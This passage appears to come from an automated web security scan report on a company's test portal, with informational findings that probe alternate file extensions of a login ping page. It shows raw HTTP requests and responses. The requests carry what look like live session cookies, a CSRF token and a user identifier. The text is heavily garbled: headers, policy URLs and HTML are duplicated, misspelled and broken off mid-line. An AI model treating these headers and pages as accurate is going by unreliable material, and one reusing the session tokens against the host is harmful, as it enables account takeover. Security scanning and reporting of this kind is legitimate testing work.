/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*neptune-software.com/443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://sneptune-software.com/443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://sneptune-software.com/https://sneptune-software.com/https://sneptune-software.com/https://sneptune-software.com/https://sneptune-software.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://s.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/spc.i/sneptune-software.com/spc.i/snep http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com/443 blob: :

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div> </html>

## Request 2

GET /neptune/native/yuzv.html HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate Accept: \*/\* Accept-Language: en-US;q=0.9,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36 Connection: close Cache-Control: max-age=0 Cookie: saplb\_PORTAL=(J2EE7158120)7158152; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8k3%2FEnkM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB/mnj2022-07-14T04:02:32-980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

# Response 2

HTTP/1.1 404 APPLID not found Date: Thu, 14 Jul 2022 08:04:14 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

sap-server: true

Sap-server. true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/

https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab:

https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://sapsf.com/ https://zalcors.azurewebsites.net/ https://login.windows.net/

/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twitter.com/ https://syndication.twitter.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:/443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.zalaris.com/intps://ching.com/https://www.zalaris.com/intps://ching.com/https://www.zalaris.com/intps://ching.com/https://www.zalaris.com/intps://ching.com/https://chi https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="Cache"><meta http-equiv="Cache"><meta http-equiv="Cache-directive: no-cache"><meta http-equiv="Cache-directive: no-cache-directive: no-cache-directive: no-cache-directive meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"> meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"->link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
link rel="stylesheet" type="text/css" href="/assets/ming/al-css-"collann="/stylesheet" href="/assets/css/bootstrap.min.css">
link rel="stylesheet" href="/assets/css/bootstrap.min.css">
link rel="stylesheet" href="/assets/css/bootstrap.min.css">
link rel="stylesheet" href="/assets/ming/al-css-"/stylesheet" href="/ ..[SNIP]...

#### 23.47. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.ear

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/native/neptune\_login\_ping.html Path:

#### Request 1

GET /neptune/native/neptune\_login\_ping.ear HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG com.sap.engine.securiy.autinenication.original\_application\_ur=0e1raojPrkwke1etw/rkxAr-%2-rgn%2Bw/bebqouwbkqZrwqtkxdGNtL3ec9SiN1rBbd0X19E76ZAEH7Jrmhel4u3G P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjir5e3WmQvsgV38s8h34%2FREVfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BogIcPGyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657785823975

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:07:31 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true
Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files/decom.accom/siles-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://signicat.c https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://i5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\* zalaris.com/https://cdnjs.cloudflare.com/ https://\* mqcdn.com:443 https://syndication.twitter.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https://syndicati eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<body ><div id="ping"></div>

</html>

# Request 2

GET /neptune/native/ztbc.html HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb PORTAL=(J2EE7158120)7158152:

com.sap.engine.security.authentication.original application url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPJir5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69l/AmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

## Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:07:33 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8 Content-Length: 1518

dxp-sap: 21100006

x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. Content-Security-Folicy. Genditi-sic Self https:/// Zalans.com/.443 https://sapst.com/.443 https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob:; Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><titile>Zalaris page not found</titile><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-cache"><!-meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet"
type="text/css" href="/assets/css/mod.css"></head><body><main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-itemsroll rel="main"><div class="zal-content row align-itemsroll rel="main"><div class="zal-content row align-itemsroll rel="main"><div class="zal-content row align-itemsroll rel="main"> center"><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div>class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div><div class="col-6 mx-auto col-md-6 order-md-1"></img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512"></div></div> md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1>Sorry, but it class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23"></div></div></flooter></body> ..[SNIP]...

## 23.48. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.exe

### Summary

Severity: Information Confidence:

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune login ping.html

# Request 1

GET /neptune/native/neptune\_login\_ping.exe HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Coom.sap.enjine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:04:25 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=utf-8 content-length: 50

dxp-sap: 21100006

x-user-logon-language: E

xhr-target: access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcos.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcos.azurewebsites.net/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https://signi https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' \unsafe-inline' https://maps.gstatic.com https://spogleapis.com https://sapui5.hana.ondemand.com https://sipaui5.hana.ondemand.com https://sipaui5.hana.onde west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://i5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

Strict-Transport-Security: max-age=31536000

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff Connection: close

https://\*.zalaris.com:443 blob: ;

<body ><div id="ping"></div> </body> </html>

### Request 2

GET /neptune/native/yfga.html HTTP/1.1

Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

Cookie. sapin\_PORTAL\_Q2EE/T30-120/T30-132, com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4qM40AlHvMzQ9PSZp8TAPmoyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP active=1; ai session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

### Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:04:27 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://i.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://spapi5.hana.ondemand.com https://\*.zalaris.com/.443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://spapi5.hana.ondemand.com https://spapi5.hana.ondemand.com https://spapi5.hana.ondemand.com https://spapi5.hana.ondemand.com https://spapi5.hana.ondemand.com https://spapi5.hana.ondemand.com https://spapi5.hana.ondemand.com https://spapi5.hana.ondemand.com https://spapi5.hana.ondemand.com/http https://platform.twitter.com/https://\*.twimg.com/https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://lalform.twitter.com https://ton.twimg.com/ffw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta http-equiv="Expires" content="-1"><meta http-equiv="Pragma-directive: no-cache"><meta http-equiv="Cache-directive: no-ca meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css"> mb-3"><a href="javascript:window.history.back()" class="btn btn-lg'>Go back</a></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></div></di